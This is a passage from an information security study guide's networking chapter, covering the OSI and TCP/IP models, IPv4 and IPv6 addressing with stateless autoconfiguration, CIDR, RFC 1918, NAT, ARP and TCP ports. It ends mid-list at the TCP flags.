A *network model* is a description of how a network protocol suite operates, such as the OSI Model or TCP/IP Model. A *network stack* is a network protocol suite programmed in software or hardware. For example, the TCP/IP Model describes TCP/IP, and your laptop runs the TCP/IP stack.

The OSI Model

The OSI (Open System Interconnection) Reference Model is a layered network model. The model is abstract: we do not directly run the OSI model in our systems (most now use the TCP/IP model); it is used as a reference point, so “Layer 1” (physical) is universally understood, whether you are running Ethernet or ATM, for example. “Layer X” in this book refers to the OSI model.

Table 5.1 The OSI Model.

7	Application
6	Presentation
5	Session
4	Transport
3	Network
2	Data Link
1	Physical

The OSI model has seven layers, as shown in [Table 5.1](#). The layers may be listed in top-to-bottom or bottom-to-top order. Using the latter, they are *Physical, Data Link, Network, Transport, Session, Presentation, and Application*.

Note

The OSI model was developed by the International Organization for Standardization (ISO), so some sources confusingly call it the ISO model, or even the ISO OSI model. The model is formally called “X.200: Information technology—Open Systems Interconnection—Basic Reference Model.”

The X.200 recommendation may be downloaded for free at <https://www.itu.int/rec/T-REC-X.200-199407-I/en>. The term “OSI model” is the most prevalent, so that is the term used in this book.

Layer 1—Physical

The Physical Layer is Layer 1 of the OSI model. Layer 1 describes units of data such as *bits* represented by energy (such as light, electricity, or radio waves) and the medium used to carry them (such as copper or fiber optic cables). WLANs have a physical layer, even though we cannot physically touch it.

Cabling standards such as *Thinnet*, *Thicknet*, and Unshielded Twisted Pair (UTP) exist at layer 1, among many others. Layer 1 devices include hubs and repeaters.

Layer 2—Data Link

The Data Link Layer handles access to the physical layer as well as local area network communication. An *Ethernet* card and its *MAC* (*Media Access Control*) address are at Layer 2, as are switches and bridges.

Layer 2 is divided into two sub-layers: Media Access Control (MAC) and Logical Link Control (LLC). The MAC layer transfers data to and from the physical layer. LLC handles LAN communications. MAC touches Layer 1, and LLC touches Layer 3.

Layer 3—Network

The Network Layer describes routing: moving data from a system on one LAN to a system on another. IP addresses and routers exist at Layer 3. Layer 3 protocols include IPv4 and IPv6, among others.

Layer 4—Transport

The Transport Layer handles packet sequencing, flow control, and error detection. TCP and UDP are Layer 4 protocols.

Layer 4 makes several features available, such as resending or re-sequencing packets. Taking advantage of these features is a protocol implementation decision. As we will see later, *TCP* takes advantage of these features, at the expense of speed. Many of these features are not implemented in *UDP*, which chooses speed over reliability.

Layer 5—Session

The Session Layer manages sessions, which provide maintenance on connections. Mounting a file share via a network requires several maintenance sessions, such as Remote Procedure Calls (RPCs); these exist at the session layer. A good way to remember the session layer's function is “connections between applications.” The Session Layer uses simplex, half-duplex, and full-duplex communication.

Note

The transport and session layers are often confused. For example, is “maintenance of connections” a transport layer or session layer issue? Packets are sequenced at the transport layer, and network file shares can be remounted at the session layer: you may consider either to be maintenance. Words like “maintenance” imply more work than packet sequencing or retransmission: it requires “heavier lifting,” like remounting a network share that has been un-mounted, so session layer is the best answer.

Layer 6—Presentation

The Presentation Layer presents data to the application (and user) in a comprehensible way. Presentation Layer concepts include data conversion, character sets such as ASCII, and image formats such as GIF (Graphics Interchange Format), JPEG (Joint Photographic Experts Group), and TIFF (Tagged Image File Format).

Layer 7—Application

The Application Layer is where you interface with your computer application. Your Web browser, word processor, and instant messaging client exist at Layer 7. The protocols Telnet and FTP are Application Layer protocols.

Note

Many mnemonics exist to help remember the OSI model. From bottom to top, “Please Do Not Throw Sausage Pizza Away” (Physical Data-Link Network Transport Session Presentation Application) is a bit silly, but that makes it more memorable. Also silly: “Please Do Not Tell Sales People Anything.” From top to bottom, “All People Seem To Need Data Processing” is also popular.

The TCP/IP Model

The TCP/IP model (Transmission Control Protocol/Internet Protocol) is a popular network model created by DARPA in the 1970s (see <https://www.internetsociety.org/internet/history-internet/brief-history-internet/> for more information). TCP/IP is an informal name (named after the first two protocols created); the formal name

Table 5.2 The OSI Model vs. TCP/IP Model.

OSI Model		TCP/IP Model	
7	Application		Application
6	Presentation		
5	Session		
4	Transport	Host-to-Host Transport	
3	Network	Internet	
2	Data Link	Network Access	
1	Physical		

is the Internet Protocol Suite. The TCP/IP model is simpler than the OSI model, as shown in [Table 5.2](#).

While TCP and IP receive top billing, TCP/IP is actually a suite of protocols including UDP (User Datagram Protocol) and ICMP (Internet Control Message Protocol), among many others.

Note

The names and number of the TCP/IP layers are a subject of much debate, with many “authoritative” sources disagreeing with each other. Confusingly, some sources use Link Layer in place of Network Access Layer, and Network layer in place of Internet Layer. This book follows the conventions described in TCP/IP references listed in the exam’s Candidate Information Bulletin, such as Cisco TCP/IP Routing Professional Reference (McGraw-Hill) by Chris Lewis.

Network Access Layer

The Network Access Layer of the TCP/IP model combines Layers 1 (Physical) and 2 (Data Link) of the OSI model. It describes Layer 1 issues such as energy, bits, and the medium used to carry them (copper, fiber, wireless, etc.). It also describes Layer 2 issues such as converting bits into protocol units such as Ethernet frames, MAC (Media Access Control) addresses, and Network Interface Cards (NICs).

Internet Layer

The Internet Layer of the TCP/IP model aligns with the Layer 3 (Network) of the OSI model. This is where IP addresses and routing live. When data is transmitted from a node on one LAN to a node on a different LAN, the Internet Layer is used. IPv4, IPv6, ICMP, and routing protocols (among others) are Internet Layer TCP/IP protocols.

Exam Warning

Layer 3 of the OSI model is called “Network.” Do not confuse OSI’s Layer 3 with the “Network Access” TCP/IP layer, which aligns with Layers 1 and 2 of the OSI model.

Host-to-Host Transport Layer

The *Host-to-Host Transport Layer* (sometimes called either “Host-to-Host” or, more commonly, “Transport” alone; this book will use “Transport”) connects the Internet Layer to the Application Layer. It is where applications are addressed on a network, via ports. TCP and UDP are the two Transport Layer protocols of TCP/IP.

Application Layer

The TCP/IP Application Layer combines Layers 5 through 7 (Session, Presentation, and Application) of the OSI model. Most of these protocols use a client-server architecture, where a client (such as *ssh*) connects to a listening server (called a daemon on UNIX systems) such as *sshd*. The clients and servers use either TCP or UDP (and sometimes both) as a Transport Layer protocol. TCP/IP Application Layer protocols include SSH, *Telnet*, and *FTP*, among many others.

Encapsulation

Encapsulation takes information from a higher layer and adds a header to it, treating the higher layer information as data. It is often said, “One layer’s header is another layer’s data” [2]. For example, as the data moves down the stack, application layer data is encapsulated in a Layer 4 TCP *segment*. That TCP segment is encapsulated in a Layer 3 IP *packet*. That IP packet is encapsulated in a Layer 2 Ethernet *frame*. The frame is then converted into bits at Layer 1 and sent across the local network. Data, segments, packets, frames, and bits are examples of Protocol Data Units (PDUs).

Note

The mnemonic “SPF10” is helpful for remembering PDUs: Segments, Packets, Frames, Ones and Zeroes.

The reverse of encapsulation is called de-multiplexing (sometimes called de-encapsulation). As the PDUs move up the stack, bits are converted to Ethernet frames, frames are converted to IP packets, packets are converted to TCP segments, and segments are converted to application data.

Network Access, Internet, and Transport Layer Protocols and Concepts

TCP/IP is a protocol suite, including (but not limited to): IPv4 and IPv6 at the Internet layer; TCP and UDP at the Transport layer; and a multitude of higher-level protocols, including Telnet, FTP, SSH, and many others. Let us focus on the lower layer protocols, spanning from the Network Access to Transport layers. Some protocols, such as IP, fit neatly into one layer (Internet). Others, such as Address Resolution Protocol (ARP), help connect one layer to another (Network Access to Internet in ARP’s case).

MAC Addresses

A Media Access Control (MAC) address is the unique hardware address of an Ethernet network interface card (NIC), typically “burned in” at the factory. MAC addresses may be changed in software.

Note

Burned-in MAC addresses should be unique. There are real-world exceptions to this, often due to mistakes by NIC manufacturers, but hardware MAC addresses are considered unique on the exam.

Historically, MAC addresses were 48 bits long. They have two halves: the first 24 bits form the Organizationally Unique Identifier (OUI) and the last 24 bits form a serial number (formally called an extension identifier).

Organizations that manufacture NICs, such as Cisco, Juniper, HP, IBM, and many others, purchase 24-bit OUIs from the Institute of Electrical and Electronics Engineers (IEEE), Incorporated Registration Authority. A list of registered OUIs is available at <https://standards.ieee.org/products-programs/regauth/>.

Juniper owns OUI 00-05-85, for example. Any NIC with a MAC address that begins with 00:05:85 is a Juniper NIC. Juniper can then assign MAC addresses based on their OUI: the first would have been MAC address 00:05:85:00:00:00, the second 00:05:85:00:00:01, the third 00:05:85:00:00:02, etc. This process continues until the serial numbers for that OUI have been exhausted. Then a new OUI is needed.

EUI-64 MAC Addresses


The IEEE created the EUI-64 (Extended Unique Identifier) standard for 64-bit MAC addresses. The OUI is still 24 bits, but the serial number is 40 bits. This allows for far more MAC addresses, compared with 48-bit addresses. *IPv6 autoconfiguration* is compatible with both types of MAC addresses.

IPv4

IPv4 is Internet Protocol version 4, commonly called “IP.” It is the fundamental protocol of the Internet, designed in the 1970s to support packet-switched networking for the United States Defense Advanced Research Projects Agency (DARPA). IPv4 was used for the ARPAnet, which later became the Internet.

IP is a simple protocol, designed to carry data across networks. It is so simple that it requires a “helper protocol” called ICMP (see below). IP is connectionless and unreliable: it provides “best effort” delivery of packets. If connections and reliability are required, they must be provided by a higher-level protocol carried by IP, such as TCP.

IPv4 uses 32-bit source and destination addresses, usually shown in “dotted quad” format, such as “192.168.2.4.” A 32-bit address field allows 2^{32} , or nearly 4.3 billion, addresses. A lack of IPv4 addresses in a world where humans (and their

**FIG. 5.1**

IPv4 header [3].

devices) outnumber available IPv4 addresses is a fundamental problem: this was one of the factors leading to the creation of IPv6, which uses much larger 128-bit addresses.

Key IPv4 Header Fields

An IP header, shown in Fig. 5.1, is 20 bytes long (with no options), and contains a number of fields. Key fields are:

- Version: IP version (4 for IPv4)
- IHL: Length of the IP header
- Type of Service: originally used to set the precedence of the packet, but now used for Differentiated Services (DiffServ), a method for providing Quality of Service (QoS)
- Identification, Flags, Offset: used for IP fragmentation
- Time To Live: to end routing loops
- Protocol: embedded protocol (protocol number representing TCP, UDP, etc.)
- Source and Destination IP addresses
- Optional: Options and padding

IP Fragmentation

If a packet exceeds the Maximum Transmission Unit (MTU) of a network, a router along the path may fragment it. An MTU is the maximum PDU size on a network. Fragmentation breaks a large packet into multiple smaller packets. A typical MTU size for an IP packet is 1500 bytes. The IP Identification field (IPID) is used to re-associate fragmented packets (they will have the same IPID). The flags are used to determine if fragmentation is allowed, and whether more fragments are coming. The fragment offset gives the data offset the current fragment carries: “Copy this data beginning at offset 1480.”

Path MTU discovery uses fragmentation to discover the largest size packet allowed across a network path. A large packet is sent with the DF (do not fragment) flag set. A router with a smaller MTU than the packet size will seek to fragment, see that it cannot, and then drop it, sending a “Fragmentation needed and DF set” ICMP message. The sending node then sends increasingly smaller packets with the DF flag set, until they pass cleanly across the network path.

IPv6

IPv6 is the successor to IPv4, featuring far larger address space (128-bit addresses compared to IPv4’s 32 bits), simpler routing, and simpler address assignment. A lack of IPv4 addresses was the primary factor that led to the creation of IPv6.

IPv6 has become more prevalent since the release of the Microsoft Vista operating system, the first Microsoft client operating system to support IPv6 and have it enabled by default. All versions through Windows 11 have done the same. Other modern operating systems, such as OS X, Linux, and UNIX, also enable IPv6 by default.

Note

The IPv6 address space is 2^{128} , which is big: really big. There are over 340 undecillion total IPv6 addresses, which is a 39-digit number in decimal: 340,282,366,920,938,463,463,374,607,431,768, 211,456. IPv4 has just under 4.3 billion addresses, which is a 10-digit number in decimal: 4,294,967,296. If all 4.3 billion IPv4 addresses together weighed 1 kilogram, all IPv6 addresses would weigh 79,228,162,514,264,337,593,543,950,336 kg, as much as 13,263 Planet Earths. Another useful comparison: if all IPv4 addresses fit into a golf ball, all IPv6 addresses would nearly fill the Sun.

The IPv6 header, shown in Fig. 5.2, is larger and simpler than IPv4. Fields include:

- Version: IP version (6 for IPv6)
- Traffic Class and Flow Label: used for QoS (Quality of Service)
- Payload Length: length of IPv6 data (not including the IPv6 header)
- Next header: next embedded protocol header
- Hop Limit: to end routing loops

IPv6 Addresses and Stateless Autoconfiguration

IPv6 hosts can statelessly autoconfigure a unique IPv6 address, omitting the need for static addressing or DHCP. IPv6 stateless autoconfiguration (SLAAC) takes the host’s MAC address and uses it to configure the IPv6 address. The ifconfig (interface configuration) output in Fig. 5.3, shows the MAC address as hardware address (HWAddr) 00:0c:29:ef:11:36.

IPv6 addresses are 128 bits long and use colons instead of periods to delineate sections. One series of zeroes may be condensed into two colons (“::”). The “ifconfig” output in Fig. 5.3 shows two IPv6 addresses:

- fc01::20c:29ff:feef:1136/64 (Scope:Global)
- fe80::20c:29ff:feef:1136/64 (Scope:Link)




FIG. 5.2

IPv6 header [4].

```
root@ubuntu:~# ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:ef:11:36  
          inet addr:192.168.2.122 Bcast:192.168.2.255 Mask:255.255.255.0  
            inet6 addr: fc01::20c:29ff:feef:1136/64 Scope:Global  
            inet6 addr: fe80::20c:29ff:feef:1136/64 Scope:Link  
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
              RX packets:17662 errors:0 dropped:0 overruns:0 frame:0  
              TX packets:10215 errors:0 dropped:0 overruns:0 carrier:0  
              collisions:0 txqueuelen:1000  
              RX bytes:18817254 (18.8 MB) TX bytes:654975 (654.9 KB)  
              Interrupt:19 Base address:0x2000
```

FIG. 5.3

“ifconfig” output showing MAC address and IPv6 addresses.

The first address (`fc01::....`) is a “global” (routable) address, used for communication beyond the local network. IPv6 hosts rely on IPv6 routing advertisements to assign the global address. In Fig. 5.3, a local router sent a route advertisement for the `fc01` network, which the host used to configure its global address.

The second address (`fe80::....`) is a link-local address, used for local network communication only. Systems assign link-local addresses independently, without the need for an IPv6 router advertisement. Even without any centralized IPv6 infrastructure (such as routers sending IPv6 route advertisements), any IPv6 system will assign a link-local address, and can use that address to communicate to other link-local IPv6 addresses on the LAN.

/64 is the network size in CIDR format: see “[Classless Inter-Domain Routing](#)” section below. This means the network prefix is 64 bits long: the full global prefix is fc01:0000:0000:0000.

The host in [Fig. 5.3](#) used the following process to statelessly configure its global address:

- Take the MAC address: 00:0c:29:ef:11:36
- Embed the “fffe” constant in the middle two bytes: 00:0c:29:ff:fe:ef:11:36
- Set the “Universal Bit”: 02:0c:29:ff:fe:ef:11:36
- Prepend the network prefix and convert to “::” format: fc01:0000:0000:0000:020c:29ff:feef:1136
- Convert one string of repeating zeroes to “::”: fc01::20c:29ff:feef:1136

This process is shown in [Table 5.3](#).

Only one consecutive series of zeroes (shown in gray in the add prefix step shown in [Table 5.3](#)) may be summarized with “::.” The “fffe” constant is added to 48-bit MAC addresses to make them 64 bits long. Support for a 64-bit embedded MAC address ensures that the stateless autoconfiguration process is compatible with EUI-64 MAC addresses. The Universal/Local (U/L) bit is used to determine whether the MAC address is unique. Our MAC is unique, so the U/L bit is set.

Stateless autoconfiguration removes the requirement for DHCP (*Dynamic Host Configuration Protocol*, see “[BOOTP and DHCP](#)” section below), but DHCP may be used with IPv6: this is called “stateful autoconfiguration,” part of DHCPv6. IPv6’s much larger address space also makes NAT (see “[Network Address Translation](#)” below) unnecessary, but various IPv6 NAT schemes have been proposed, mainly to allow easier transition from IPv4 to IPv6.

Stateless autoconfiguration raises privacy concerns: a system’s hardware MAC address is designed to be globally unique, so embedding it into the IPv6 address allows tracking, regardless of the network it’s on. SLAAC now supports privacy extensions, where a temporary random host address is generated and addresses change frequently.

Note that systems may be “dual stack” and use both IPv4 and IPv6 simultaneously, as [Fig. 5.3](#) shows. That system uses IPv6, and also has the IPv4 address

Table 5.3 IPv6 Address Stateless Autoconfiguration.

MAC Address		00 0c 29 ef 11 36
Add “fffe” Constant		00 0c 29 ff fe ef 11 36
Set Universal/Local Bit		02 0c 29 ff fe ef 11 36
Add prefix & use “::” format	fc01:0000:0000:0000:020c:29ff:feef:1136	
Convert repeating 0s to “::”		fc01::20c:29ff:feef:1136

192.168.2.122. Hosts may also access IPv6 networks via IPv4; this is called tunneling. Another IPv6 address worth noting is the loopback address: ::1. This is equivalent to the IPv4 address of 127.0.0.1.

IPv6 Security Challenges

IPv6 solves many problems, including adding sufficient address space and autoconfiguration, making routing much simpler. Some of these solutions, such as autoconfiguration, can introduce security problems.

An IPv6-enabled system will automatically configure a link-local address (beginning with fe80:...) without the need for any other IPv6-enabled infrastructure. That host can communicate with other link-local addresses on the same LAN. This is true even if the administrators are unaware that IPv6 is now flowing on their network.

ISPs are also enabling IPv6 service, sometimes without the customer's knowledge. Modern network tools, such as network intrusion detection systems, can "see" IPv6, but are often not configured to do so. And many network professionals have limited experience or understanding of IPv6. From an attacker's perspective, this can offer a golden opportunity to launch attacks or exfiltrate data via IPv6.

All network services that are not required should be disabled: this is a fundamental part of system hardening. If IPv6 is not required, it should be disabled. To disable IPv6 on a Windows host, open the network adapter, and choose properties. Then uncheck the "Internet protocol Version 6" box, as shown in Fig. 5.4.

Classful Networks


The original IPv4 networks (before 1993) were "*classful*," classified into classes A through E. Classes A through C were used for normal network use. Class D was multicast, and Class E was reserved. Table 5.4 shows the IP address range of each.

Classful networks are inflexible: networks used for normal end hosts come in three sizes: 16,777,216 addresses (Class A), 65,536 addresses (Class B), and 256 addresses (Class C). The smallest routable classful network is a Class C network with 256 addresses: a routable point-to-point link using classful networks requires a network between the two points, wasting over 250 IP addresses.

Classless Inter-Domain Routing

Classless Inter-Domain Routing (CIDR) allows far more flexible network sizes than those allowed by classful addresses. CIDR allows for many network sizes beyond the arbitrary classful network sizes.

The Class A network 10.0.0.0 contains IP addresses that begin with 10: 10.1.2.3.4, 10.187.24.8, 10.3.96.223, etc. In other words, 10.* is a Class A address. The first 8 bits of the dotted-quad IPv4 address is the network (10); the remaining 24 bits are the host address: 3.96.223, the last IP address in the previous example. The CIDR notation for a Class A network is /8 for this reason: 10.0.0.0/8. The "/8" is the netmask, which means the network portion is 8 bits long, leaving 24 bits for the host.

**FIG. 5.4**

Disabling IPv6 on Windows.

Table 5.4 Classful Networks.

Class	IP Range
Class A	0.0.0.0-127.255.255.255
Class B	128.0.0.0-191.255.255.255
Class C	192.0.0.0-223.255.255.255
Class D (multicast)	224.0.0.0-239.255.255.255
Class E (reserved)	240.0.0.0-255.255.255.255

Similarly, the Class C network of 192.0.2.0 contains any IP address that begins with 192.0.2: 192.0.2.177, 192.0.2.253, etc. That Class C network is 192.0.2.0/24 in CIDR format: the first 24 bits (192.0.2) describe the network; the remaining 8 bits (177 or 253 in the previous example) describe the host.

Once networks are described in CIDR notation, additional routable network sizes are possible. Need 128 IP addresses? Chop a Class C (/24) in half, resulting in two /25 networks. Need 64 IP addresses? Chop a /24 network into quarters, resulting in four /26 networks with 64 IP addresses each.

RFC 1918 Addressing

RFC 1918 addresses are private IPv4 addresses that may be used for internal traffic that does not route via the Internet. This allows for conservation of scarce IPv4 addresses: countless Intranets can use the same overlapping RFC 1918 addresses. Three blocks of IPv4 addresses are set aside for this purpose:

- 10.0.0.0–10.255.255.255 (10.0.0.0/8)
- 172.16.0.0–172.31.255.255 (172.16.0.0/12)
- 192.168.0.0–192.168.255.255 (192.168.0.0/16)

Any public Internet connection using un-translated RFC 1918 addresses as a destination will fail: there are no public routes for these networks. Internet traffic sent with an un-translated RFC 1918 source address will never return. Using the classful terminology, the 10.0.0.0/8 network is a Class A network, the 172.16.0.0/12 network is 16 continuous Class B networks, and 192.168.0.0/16 is 256 Class C networks.

RFC 1918 addresses are used to conserve public IPv4 addresses, which are in short supply. RFC stands for “Request for Comments,” a way to discuss and publish standards on the Internet. More information about RFC 1918 is available at <https://www.rfc-editor.org/rfc/rfc1918.txt>.

Note

Memorizing RFC numbers is not generally required for the exam; RFC 1918 addresses are an exception to that rule. The exam is designed to test knowledge of the universal language of information security. The term “RFC 1918 address” is commonly used among network professionals and should be understood by information security professionals.

Network Address Translation

Network Address Translation (NAT) is used to translate IP addresses. It is frequently used to translate RFC 1918 addresses as they pass from Intranets to the Internet. If you were wondering how you could surf the public Web using a PC configured with a private RFC 1918 address, NAT is one answer (proxying is another).

Three types of NAT are static NAT, pool NAT (also known as dynamic NAT), and Port Address Translation (PAT, also known as NAT overloading). Static NAT makes a one-to-one translation between addresses, such as 192.168.1.47 → 192.0.2.252. Pool NAT reserves a number of public IP addresses in a pool, such as 192.0.2.10 → 192.0.2.19. Addresses can be assigned from the pool, and then returned. Finally, PAT typically makes a many-to-one translation from multiple private addresses to one public IP address, such as 192.168.1.* to 192.0.2.20. PAT is a common solution for homes and small offices: multiple internal devices such as laptops, desktops, and mobile devices share one public IP address. **Table 5.5** summarizes examples of the NAT types.

NAT hides the origin of a packet: the source address is the NAT gateway (usually a router or a firewall), not the host itself. This provides some limited security

Table 5.5 Types of NAT.

NAT Type	Example
Static	192.168.1.47 -> 192.0.2.252
Pool	192.168.1.17 -> 192.0.2.10 192.168.1.21 -> 192.0.2.11 192.168.1.56 -> 192.0.2.12
PAT	192.168.1.* -> 192.0.2.20

benefits: an attack against a system's NAT-translated address will often target the NAT gateway, and not the end host. This protection is limited and should never be considered a primary security control. Defense-in-depth is always required.

NAT can cause problems with applications and protocols that change IP addresses or contain IP addresses in upper layers, such as the data layer of TCP/IP. IPsec, VoIP, and active FTP are among affected protocols.

ARP and RARP

ARP is the Address Resolution Protocol, used to translate between Layer 2 MAC addresses and Layer 3 IP addresses. ARP resolves IPs to MAC addresses by asking, “Who has IP address 192.168.2.140, tell me.” An example of an ARP reply is “192.168.2.140 is at 00:0c:29:69:19:66.”

```
arp who-has 192.168.2.140 tell 192.168.2.4
arp reply 192.168.2.140 is-at 00:0c:29:69:19:66
```

Note

Protocols such as ARP are very trusting: attackers may use this to their advantage in hijacking traffic by spoofing ARP responses. Any local system could answer the ARP request, including an attacker. This can lead to ARP cache poisoning attacks, where victim systems cache bogus ARP entries that point to malicious systems. ARP cache poisoning is often used in Man-in-the-Middle (MitM) attacks, where an attacker frequently poisons the ARP entry for a critical system (such as the default gateway), redirecting traffic to the attacker's system.

Secure networks should consider hard-coding ARP entries for this reason.

RARP was used by legacy diskless workstations to determine their IP addresses. A node asks “Who has MAC address at 00:40:96:29:06:51, tell 00:40:96:29:06:51.”

```
ARP, Reverse Request who-is 00:40:96:29:06:51 tell 00:40:96:29:06:51
```

In other words, RARP asks: “Who am I? Tell me.” A RARP server answers with the node's IP address.

Unicast, Multicast, and Broadcast Traffic

Unicast is one-to-one traffic, such as a client surfing the Web. *Multicast* is one-to-many, and the “many” is preselected. *Broadcast* is one-to-all on a LAN.

Multicast traffic uses “Class D” addresses when used over IPv4. Nodes are placed into multicast groups. A common multicast application is streaming audio or video. Sending 1000 audio streams via unicast would require a large amount of bandwidth, so multicast is used. It works like a tree: the initial stream is the trunk, and each member of the multicast group a leaf. One stream is sent from the streaming server, and it branches on the network as it reaches routers with multiple routes for nodes in the multicast group. Multicast typically uses UDP.

Limited and Directed Broadcast Addresses

Broadcast traffic is sent to all stations on a LAN. There are two types of IPv4 broadcast addresses: limited broadcast and directed broadcast. The limited broadcast address is 255.255.255.255. It is “limited” because it is never forwarded across a router, unlike a directed broadcast.

The directed (also called net-directed) broadcast address of the 192.0.2.0/24 network is 192.0.2.255 (the host portion of the address is all “1”s in binary, or 255). It is called “directed” broadcast because traffic to these addresses may be sent from remote networks (it may be “directed”).

Layer 2 Broadcast Traffic

Layer 2 broadcast traffic reaches all nodes in a “broadcast domain.” Devices on the same LAN (or VLAN) are in the same broadcast domain. The Ethernet broadcast address is MAC address “FF:FF:FF:FF:FF:FF”: traffic sent to that address on an Ethernet switch is received by all connected nodes.

Promiscuous Network Access

Accessing all unicast traffic on a network segment requires “*promiscuous*” network access. Systems such as Network Intrusion Detection Systems (NIDS) require promiscuous network access in order to monitor all traffic on a network. Network nodes normally only “see” unicast traffic sent directly to them. Accessing unicast traffic sent to other nodes requires two things: a network interface card (NIC) configured in promiscuous mode and the ability to access other unicast traffic on a network segment.

Placing a NIC in promiscuous mode normally requires super-user access, such as the root user on a UNIX system. Devices such as switches provide traffic isolation, so that each host will only receive unicast traffic sent to it (in addition to broadcast and multicast traffic). As we will see in a later section, a *hub*, switch SPAN port, or TAP is typically used to provide promiscuous network access.

TCP

TCP is the Transmission Control Protocol, a reliable Layer 4 protocol. TCP uses a three-way handshake to create reliable connections across a network. TCP can reorder segments that arrive out of order, and retransmit missing segments.

Key TCP Header Fields

A TCP header, shown in Fig. 5.5, is 20 bytes long (with no options), and contains a number of fields. Important fields include:

- Source and Destination port
- Sequence and Acknowledgment Numbers: Keep full-duplex communication in sync
- TCP Flags
- Window Size: Amount of data that may be sent before receiving acknowledgment

TCP Ports

TCP connects from a source port to a destination port, such as from source port 51178 to destination port 22. The TCP port field is 16 bits, allowing port numbers from 0 to 65535.

There are two types of ports: *reserved* and *ephemeral*. A reserved port is 1023 or lower; ephemeral ports are 1024–65535. Most operating systems require super-user privileges to open a reserved port. Any user may open an (unused) ephemeral port.

Common services such as HTTP use well-known ports. The Internet Assigned Numbers Authority (IANA) maintains a list of well-known ports at <https://www.iana.org/assignments/tcps-ports>.




FIG. 5.5

TCP header [5].

[iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml](https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml). Most Linux and UNIX systems have a smaller list of well-known ports in /etc/services.

Socket Pairs

A *socket* is a combination of an IP address and a TCP or UDP port on one node. A *socket pair* describes a unique connection between two nodes: source port, source IP, destination port, and destination IP. The netstat output in Fig. 5.6 shows a socket pair between source IP 192.168.80.144, TCP source port 51178, and destination IP 192.168.2.4, destination TCP port 22.

A socket may “listen” (wait for a connection); a listening socket is shown as 127.0.0.1:631 in Fig. 5.6. A socket pair is then “established” during a connection. You may have multiple connections from the same host (such as 192.168.80.144), to the same host (192.168.2.4), and even to the same port (22). The OS and intermediary devices such as routers are able to keep these connections unique due to the socket pairs. In the previous example, two connections from the same source IP and to the same IP/destination port would have different source ports, making the socket pairs (and connections) unique.

TCP Flags

The original six TCP flags are:

